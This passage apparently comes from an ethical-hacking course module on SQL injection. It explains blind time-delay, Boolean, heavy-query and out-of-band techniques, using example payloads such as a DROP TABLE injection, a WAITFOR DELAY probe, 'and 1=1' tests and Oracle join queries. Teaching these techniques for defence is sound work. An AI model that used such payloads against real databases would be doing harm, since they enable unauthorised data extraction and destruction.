



Figure 15.8: Example of Blind SQL Injection

When an attacker tries to perform an SQL injection with the query "`certifiedhacker'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if

the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A `waitfor` statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.




Figure 15.9: Example of Time Delay SQL Injection

- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database "creditcard" exists or not
- **Step 3**: If No, it displays "We are unable to process your request. Please try back later".
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays "We are unable to process your request. Please try back later."

Since no error message will be returned, use the "waitfor delay" command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```



Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```

If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.

Out-of-Band SQL Injection

01	In Out-of-Band SQL injection, the attacker needs to communicate with the server and acquire features of the database server used by the web application
02	Attackers use different communication channels to perform the attack and obtain the results
03	Attackers use DNS and HTTP requests to retrieve data from the database server
04	For example, in a Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker

Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.

Module Flow

1	SQL Injection Concepts	4	SQL Injection Tools
2	Types of SQL Injection	5	Evasion Techniques
3	SQL Injection Methodology	6	Countermeasures

SQL Injection Methodology


Previous sections described different types of SQL injection techniques. Attackers follow a certain 